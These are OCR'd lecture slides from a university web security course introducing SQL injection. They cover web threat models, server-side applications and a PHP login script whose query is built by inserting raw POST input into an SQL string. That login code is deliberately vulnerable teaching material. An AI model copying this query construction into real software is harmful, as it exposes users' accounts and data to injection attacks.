CSE480: Web Security


3. SQL Injection

Seongil Wi

Department of Computer Science and Engineering


Class on 9/17 & 9/22: Lab Sessions

- There will be **two consecutive lab sessions** on SQL Injection on September 17 (Thu.) and September 22 (Tue.)



Assignment #1

- SQL Injection
- Due: Sep 29, 11:59 pm



Web Threat Models

- **Network attacker**: resides somewhere in the communication link between client and server
  - Passive: evasdropping
  - Active: modification of messages, replay…

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com

Today's Topic!

- **Network attacker**: resides somewhere in the communication link betw
  - Passive: evasdroppin
  - Active: modification o


Server-side web attack

- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server

- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com


Recap: Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)




Recap: Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)



Recap: Server-side Web Application


- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)



Recap: Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)
- Prepares and outputs results for users
  - Dynamically generated HTML pages
  - Content from many different sources

Interaction with the Backend Database



Interaction with the Backend Database

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php

Browser

HTTP(S) Request

HTTP(S) Response

App

Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php

Browser

HTTP(S) Request

HTTP(S) Response

Server-side
web application

PHP API

Database

Int


```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

login.php

Browser

HTTP(S) Request

HTTP(S) Response



Server-side
web application

PHP API

Database

Int

```php
<?php
  $id = $_POST['id'];
  $pw = $_POST['pw'];
  $query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
  $r = mysql_query($query);
?
```

DB Query

login.php

Browser

HTTP(S) Request

HTTP(S) Response

Server-side
web application

PHP API

Database

DB Query Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

id	pw	email	phone	…
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	…
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table `users`

DB Query Example

alice 1234

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

id	pw	email	phone	…
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	…
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table `users`

DB Query Example

alice 1234

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

